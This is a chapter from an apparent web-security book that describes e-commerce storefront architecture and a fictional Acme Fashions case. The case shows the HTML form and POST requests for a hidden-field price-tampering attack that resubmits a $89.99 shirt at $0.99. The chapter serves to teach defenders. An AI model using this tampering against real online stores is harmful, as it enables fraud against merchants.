CHAPTER 10

E-Shoplifting

The broadest and most prevalent error requires the most disinterested virtue to sustain it.

Henry David Thoreau (1817–1862)

Introduction

IN the beginning, computer systems were installed to manage back-end operations and support employees in their daily tasks. As technology evolved and systems became cheaper to deploy, businesses started using computers more and more in the management of their operations. By the early 1990s, computers and computer networks had become the information backbone of most enterprises, hosting a myriad of applications that even handled complex business logic.

As Internet availability and use increased, information dissemination via the Web became very popular. It allowed small and medium-sized businesses to present information about them and their products for the whole world to see. No longer were storefronts restricted by geographic limitations. Numerous catalog stores such as Sears and Macy's started putting out their catalogs and brochures in electronic form. By the late 1990s, almost every major consumer-based U.S. company had a Web site that featured its goods and services.

Moreover, as Web applications gained momentum, merchants realized that they could reduce reliance on physical storefronts and let customers place orders and pay for them directly over the Internet. Thus was born the electronic storefront was born. Computer networks and applications were now mature enough to handle monetary transactions efficiently and reliably.

The technological revolution of the past decade made a significant impact on the way business is done. Terms such as e-commerce, e-business, B2B (Business-to-Business), and B2C (Business-to-Consumer) started appearing in the business media and in product literature. Business trends and practices changed drastically. And the moving force behind this change was the technology shift, including the Internet. The Internet served as a binding force between entities hosting business logic and customers. It expanded the scope and reach of business and thus companies began to shift their short-term and long-term strategies to adapt and remain competitive.

Vendors such as IBM, BEA, Netscape, Sun, and Microsoft started coming up with different technological building blocks, which supported key business strategies. As a result, business owners and managers began making widespread use of these technologies and started doing business over the Internet. As these new electronic businesses opened their windows to a global audience, they started catching the attention of evildoers. What could be more profitable than trying to break into systems that make significant profits off the labors of others? (Or so the mentality goes.) The Information Superhighway now was ready for highway robbery. In this chapter we describe tricks used by Internet robbers to steal from electronic storefronts when no one is looking. We dub this crime “e-shoplifting.”

Building an Electronic Store

An electronic business is a synthesis of two elements: business logic and technology. Robust business logic and technology can spell success for any electronic business, whereas weaknesses in these elements typically leads to disaster. The strengths and weaknesses of business logic are vast and varied, and consequently, beyond the scope of this book. Hence we focus on the technological elements of an electronic business.

Figure 10-1 and 10-2 show how a business evolves from a brick-and-mortar entity to an electronic entity.

The traditional interface between a company and its customers is the storefront. Customers walk into a store and look around for items they are interested in buying. As they walk around, they select the items they want to buy. Once they are satisfied with the items that they’ve selected, or when it dawns on them that they may not have enough money to pay for any more, they go to the checkout counter and pay for the items.

An electronic storefront functions the same way. It comprises a store front-end, a shopping cart, and a checkout station.

The Store Front-End

The store front-end displays products, allows a customer to learn more about the products if they so desire, and provides pricing information for the products. Technologies used in the store front-end are mainly aimed at smooth navigation and information dissemination. HTML or dynamically generated HTML is mainly used here.

The Shopping Cart

The purpose of the shopping cart is to maintain an ongoing session with customers and allow them to select and collect items that they’re interested in purchasing before they have to pay for them. Technologies




Figure 10-1 Elements of a traditional business

involved in this component revolve around session management, state tracking, and interfacing with front-end navigation. Shopping cart programming is usually done with scripting technologies such as Perl, PHP, or ASP, or by using readily available components—either in the form of precompiled binaries or object-oriented components, such as Java classes.

The Checkout Station

The checkout station connects the store with a bank or a credit card processor, such as Verisign or Cybercash. To handle transactions, these companies provide payment gateway systems that enable the application to exchange the buyer's monetary instruments for the services or products requested. The checkout station also ensures that an order for delivery of the purchased items is placed with the clearinghouse or inventory management system and that the shipment is initiated. Every completed transaction updates the quantities of items in the storefront.

The Database

Keeping records during the various stages of product purchasing is handled by a database. It tracks inventory, order details, financial transactions, customer information, and the like.




Figure 10-2 Elements of an electronic business

Putting It All Together

Figure 10-3 shows how the various elements come together to form an electronic storefront.

Evolution of Electronic Storefronts

LET'S take a look at how electronic storefronts evolved with respect to technologies and the businesses adopting those technologies. The early Web storefronts were designed by using scripting languages such as Perl, running on a Web server, and interacting with flat files instead of databases. The systems were heterogeneous; that is, each component was distinct and separate. As Web technologies matured, vendors such as Microsoft and Sun Microsystems came up with homogeneous e-commerce framework technologies and other vendors joined the race. Web storefront technologies began to feature multilayered applications involving middleware and middle-tier binary components such as ISAPI filters and Java beans.

Integration with databases allowed applications to migrate from flat files to relational databases (RDBMS), such as MS-SQL server, Oracle, and MySQL. Similarly, for storefronts, technologies such as Dynamic




Figure 10-3 Building blocks of an electronic storefront

HTML (DHTML) and Flash started gaining popularity, because they made the shopping experience both visually appealing and pleasant. However, each stage of evolution brought new vulnerabilities and new dimensions of attack. Incidents of robberies from electronic storefronts rose dramatically, and stealing information and money on the Web became intolerable, desperately needing technical attention.

Where do hackers find loopholes in e-business systems? Whenever a business decides to establish or upgrade an electronic presence, things don't happen all at once. At one stage or another, different technologies are integrated with existing systems. Businesses thrive on evolution, not software. Mixing and matching various technologies over a period of time leaves opportunities for vulnerabilities to creep in.

The root causes of vulnerabilities plaguing electronic storefronts are:

- Poor input validation
- Improper use of cookies
- Poor session or state tracking

- Assumptions that HTML and client-side scripting cannot be tampered with.
- Improper database integration
- Security loopholes in third-party products

We focus on these issues throughout the remainder of this chapter by following the experiences of a company that decided to place its business on the Web.

Robbing Acme Fashions, Inc.

ACME Fashions, Inc., established itself as a clothing and apparel retailer operating through outlet stores in shopping malls across the country. A central warehouse supplied goods to its stores. Acme Fashions also sold its goods directly to customers through catalogs and orders taken over the telephone. In the early 1990s, Acme Fashions installed an Oracle database inventory management and shipment tracking system that enabled the company to expand considerably.

In the mid 1990s, as the Web gained popularity, Acme's vice president of marketing decided to post its catalog on its Web site at http://www.acme-fashions.com. The marketing team busily began writing HTML pages and soon converted the catalog to electronic form. A few months after putting up the Web site, the sales volume tripled. The marketing vice president went on to become Acme Fashions, Inc.'s CEO. The company had taken its first step toward becoming an electronic storefront.

Setting Up Acme's Electronic Storefront

In 1999, Acme Fashions, Inc., decided to open its doors to the world by hosting its business on the World Wide Web. Management wanted to debut the Web site in time to cash in on the 2000 holiday season. As the deadline rapidly approached, management decided to outsource development of its electronic storefront to a consulting company specializing in e-commerce software development.

The consultant and an in-house team worked day and night to open on November 1, 2000. They chose to integrate the existing Web-based catalog operation with a commercially available shopping cart system. They finally were able to tie up all the remaining loose ends and get the system up and running. The completed system is shown in Figure 10-4.

However, as sales from the Web site picked up, so too did complaints. Most of the complaints were traced to the accounting department and the warehouse inventory department. The accounting department received frequent complaints of products being sold at lower than posted prices, when no discounts or promotions had been offered. Shipping clerks frequently were puzzled when they received orders to ship quantities in negative numbers. Under tremendous pressure because of the holiday season, all the complaints were attributed to unexplained glitches and were written off. When the total written off ran to almost $100,000—and after weeks of trying to isolate the source of the problem—management called in a team of application security assessment experts.

Tracking Down the Problem

Acme's Web storefront—www.acme-fashions.com—had been implemented with the following technologies:

Operating system	Microsoft Windows NT 4.0
Web server	Microsoft Internet Information Server (IIS) 4.0
Online catalog	Template and Active Server Pages (ASP)
Back-end database	Microsoft Access 2.0
ShoppingCart	Shopcart.exe

The HTML catalog was written by using templates and Active Server Pages. The marketing team had used a FoxPro database to generate HTML pages automatically for the catalog. It was then converted to a Microsoft Access database and interfaced with ASP. A shopping cart application, ShopCart.exe, was set up on the Web server, and the ASP templates were designed to generate HTML with links to the shopping cart application. The shopping cart picked up the product information from the generated HTML. At the time, it seemed to be the easiest and fastest way of getting the electronic storefront up and running before the deadline.



Payment Gateway (Verisign)
Catalog Database (MS-Access)
Middle-Layer Components (Binaries, ASP, ShopCart.exe)
Store Front-End (ASP, HTML, JavaScript)
Shopping Cart System
Session Management (Cookies)
Customer
Inventory Database (Oracle)


Figure 10-4 Acme Fashions, Inc.'s electronic storefront

ShopCart.exe had its own session management system, which relies on cookies and server-side session identifiers to maintain the shopping cart sessions. Because modification of ShopCart.exe wasn't possible, the task of validating proper inputs was pushed out to the JavaScript running on the customers' browsers.

The application security assessment team started looking at all possible entry and attack points. After examining the application and the way the Web site worked, the team uncovered some interesting security errors.

The Hidden Dangers of Hidden Fields

The security team found a major loophole in the way the shopping cart system was implemented. The only way to associate price with a product was via hidden tags within HTML pages. Figure 10-5 shows a page featuring shirts from the catalog at http://www.acme-fashions.com/.



http://www.acme-fashions.com/shirtcatalog/shirts2.asp

acme-fashions.com

Chat with us now!
Call us now at
800-555-1212
Feedback /
Suggestions?
Send us an Email

Cash on delivery
(Now in 166 Cities)
Click here for more
Payment options!

Casual dressing - shirts

There are 7 items in stock:

Acme Shirts-OS0015
100% totally Cotton Shirts
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1

Acme Shirts-OS0014
100% totally Cotton Shirts
Get a Blues Tie free this purchase.
Price $ 89.99
Quantity: 1

Acme Shirts-AS8327
Tencel/Polyester Mix Shirts
Styled to perfection.
Price $ 69.99
Quantity: 1

Acme Shirts-AS8998
100% Cotton Plain checks
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1

Acme Shirts-AS8441
100% Cotton Plain checks
Get a Blues Tie free this


Acme Shirts-AS8357
100% totally Cotton Shirt
Hurry! Only 4 pieces left in

Figure 10-5 Catalog page from www.acme-fashions.com

Each shirt had an associated form that accepted the quantity of shirts desired and a link to place them in the shopping cart. Looking at the HTML source code, shown in Figure 10-6, the team discovered that the vulnerability lay in the last few lines of the HTML code.

The following source code had been used to invoke ShopCart.exe:

```
01: <form method=post action="/cgi-bin/shopcart.exe/MYSTORE-AddItem">
02: <input type=hidden name="PartNo" value="OS0015">
03: <input type=hidden name="Item" value="Acme Shirts">
```


Source of: http://www.acme-fashions.com/shirtcatalog/shirts2.asp - Netscape

```
<!-- Main listing here -->
<script>
function validate(e) {
   if(isNaN(e.value) || e.value <= 0) {
      alert("Please enter a valid number");
      e.value = 1;

      e.focus();
      return false;
   }
   else {
      return true;
   }
}
</script>

<table border="0" cellspacing="0" cellpadding="0">
<tr><td height="20">&#160;</td></tr></table>
<table width="200" border="0" cellpadding="0" cellspacing="0" align="left">
<tr><td class="PriceInBlue" colspan="2" width="200">Acme Shirts-OS0015</td></tr>
<tr><td width='90'><img src='OS00152F.jpg' width='80' height='100'></td>
<td width='157'><table cellpadding="0" cellspacing="0" border="0" width='157'>
<tr><td height="75" colspan="2" class="LeftNavFont" width="157">
100% totally Cotton Shirts
<p><span class='bodyfont'>Get a pair of Byford Socks free with this
purchase.</span></p>
</td></tr>

<tr><td class="brandprice" width="40">Price</td>
<td class="brandprice" width="40">$ 89.99</td></tr>

<tr><td class="brandprice" width="120">
<form method=post action="/cgi-bin/shopcart.exe/MYSTORE-AddItem">
<input type=hidden name="PartNo" value="OS0015">
<input type=hidden name="Item" value="Acme Shirts">
<input type=hidden name="Price" value="89.99">
Quantity: <input type=text name=qty value="1" size=3 onChange="validate(this);">
<input type=image src='buy00000.gif' name='buy' border='0' alt='Add To Cart'width
</form>
</td>
</tr>
```

Figure 10-6 HTML source code of the catalog page

```
<input type=hidden name="Price" value="89.99">
Quantity: <input type=text name=qty value="1" size=3
onChange="validate(this);">
<input type=image src='buy00000.gif' name='buy' border='0' alt='Add To
Cart' width="61" height="17">
</form>
```

When the user clicked the Buy button, the browser submitted all the input fields to the server, using a POST request. Note the three hidden fields on lines 2, 3, and 4 of the code. Their values were sent along with the POST request. The system was thus open to an application-level vulnerability, because a user could manipulate the value of a hidden field before submitting the form.


To understand this situation better, look at the exact HTTP request that goes from the browser to the server:

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 65

PartNo=OS0015&Item=Acme+Shirts&Price=89.99&qty=1&buy.x=16&buy.y=5
```

The values of the hidden fields *PartNo*, *Item*, and *Price* are submitted in the POST request to */cgi-bin/shopcart.exe*. That's the only way that ShopCart.exe learns the price of, for example, shirt number OS0015. The browser displays the response shown in Figure 10-7.

If there was a way to send a POST request with a modified value in the *Price* field, the user could control the price of the shirt. The following POST request would get him that shirt for the low price of $0.99 instead of its original price of $89.99!

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
```


Shopping Cart System - Netscape
File Edit View Go Communicator Help
Bookmarks
Go to: http://www.acme-fashions.com/cgi-bin/shopcart.exe/MYSTORE-AddItem
acme-fashions.com
Home Login View Cart/Check Out Order Status Payment Options Help
Update
Delete
Send Order (Normal)
Empty Shopping Cart
Click Here To Continue Shopping
Document: Done

Updated Acme Shirts.
To Update an item, change the quantity or options and click update.
Click delete to remove an item from the cart.


Qty	Part No	Name	Options	Price	Total	Update	Delete
1	OS0015	Acme Shirts		$89.99	$89.99	Update	Delete

TOTALS	
Sub Total	**$89.99**
Total	**$89.99**
Plus sales tax where applicable.	

Figure 10-7 Shopping cart contents

```
Content-length: 64

PartNo=OS0015&Item=Acme+Shirts&Price=0.99&qty=1&buy.x=16&buy.y=5
```

An easy way of manipulating the price is to save the catalog page, *shirts2.asp*, viewed in the browser as a local copy, *shirts2.html*, to the user's hard disk, edit the saved file, and make the changes in the HTML code. Figure 10-8 shows how the user saves the page.



Go to: http://www.acme-fashions.com/shirtcatalog/shirts2.asp

Casual dressing - shirts

There are 7 items in stock:

Acme Shirts-OS0015
100% totally Cotton Shirts
Get a pair of Byford Socks

Acme Shirts-OS0014
100% totally Cotton Shirts
Get a Blues Tie free this

Call us now at 800-555-1212


Cash on deliver
(Now in 166 Citi

Save in: x
File name: shirts2.html
Save as type: HTML Files

Figure 10-8 Saving a local copy to the user's hard disk

The user first changes the value of the *Price* field in the line *<INPUT type=hidden name="Price" value="89.99">*. His second change is to fix the *ACTION*= link in the <FORM> tag so that it points to http://www.acme-fashions.com/cgi-bin/shopcart.exe. Figure 10-9 shows shirts2.html after it was modified to change the price to $0.99.

Now if the user opens this modified file, *shirts2.html*, in the browser and submits a request to buy the shirt, he sees the window shown in Figure 10-10.

